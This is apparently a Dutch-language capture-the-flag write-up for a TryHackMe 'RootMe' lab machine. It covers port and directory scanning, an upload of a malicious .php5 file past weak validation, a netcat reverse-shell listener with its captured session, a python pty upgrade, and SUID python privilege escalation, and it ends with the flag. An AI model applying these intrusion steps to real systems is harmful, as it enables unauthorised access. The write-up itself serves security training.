4.4 Artikel CTF challenge

4.4.1 Reconaissance

Voor de portscan gebruik ik nmap en voer ik een simpele scan uit:

```
┌──(root💀kali)-[~/THM/RootMe]
└─# nmap -sS -sV -Pn 10.10.11.196 -oN nmapinitial.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 19:29 EDT
Nmap scan report for 10.10.11.196
Host is up (0.037s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.74 seconds
```

Het blijkt dat poort 80 (http) en 22 (ssh) openstaan. Van hieruit probeer ik de folderstructuur van de website te achterhalen om te kijken of er verborgen folders zijn.

Hiervoor gebruik ik gobuster en maak ik gebruik van een wordlist:


```
gobuster dir -u http://10.10.11.196/ -w /usr/share/wordlists/dirb/common.txt -x php, html
```

```
===============================================================
2021/03/25 19:37:40 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.hta.                (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.           (Status: 403) [Size: 277]
/.htaccess.           (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.196/css/]
/index.php            (Status: 200) [Size: 616]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.196/js/]
/panel                (Status: 301) [Size: 312] [--> http://10.10.11.196/panel/]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314] [--> http://10.10.11.196/uploads/]
```


Ik ben geïnteresseerd in de folders ‘panel’ en ‘uploads’, want deze zijn namelijk verborgen folders wat af te leiden is aan de statuscode: 301.

4.4.2 Getting a shell

Bij het surfen naar de uploads folder krijg ik een listing van files te zien, deze is voor de moment leeg:




Het blijkt ook dat de panel-folder een uploadfunctie bevat:



De server blijkt geen validatie uit te voeren op bestanden met de .php5 extensie, hierdoor kunnen we een malicious bestand uploaden voor code uit te voeren op de server.

Het bestand is succesvol geüpload naar de server:



Dus dan spreekt het voor zich dat we een reverse shell connectie succesvol hebben nadat het bestand werd geactiveerd:


```
┌──(root💀kali)-[~]
└─# nc -lvp 9999
listening on [any] 9999 ...
10.10.11.196: inverse host lookup failed: Unknown host
connect to [10.9.0.126] from (UNKNOWN) [10.10.11.196] 44690
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64
 x86_64 x86_64 GNU/Linux
 00:06:55 up 45 min,  0 users,  load average: 0.00, 0.00, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

4.4.3 Privilege escalation

Voor een volledig interactieve shell te hebben, zal ik gebruik maken van een python pty module.


```
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@rootme:/$
```

Nu zal ik een lijst opvragen van bestanden die SUID-permissies hebben:



Python blijkt tussen de resultaten te zitten, waar we gebruik van zullen maken om ons tot de root te maken.

Ik gebruik python om een GTFOBin[3] te instantiëren:



Nu heb ik toegang tot de root folder en kan ik de inhoud van de flag opvragen:

THM{pr1v1l3g3_3sc4l4t10n}

[3] GTFOBins zijn binaries dat gebruikt kan worden om de lokale beveiliging te omzeilen van een systeem dat slecht onderhouden wordt. Lees (https://gtfobins.github.io)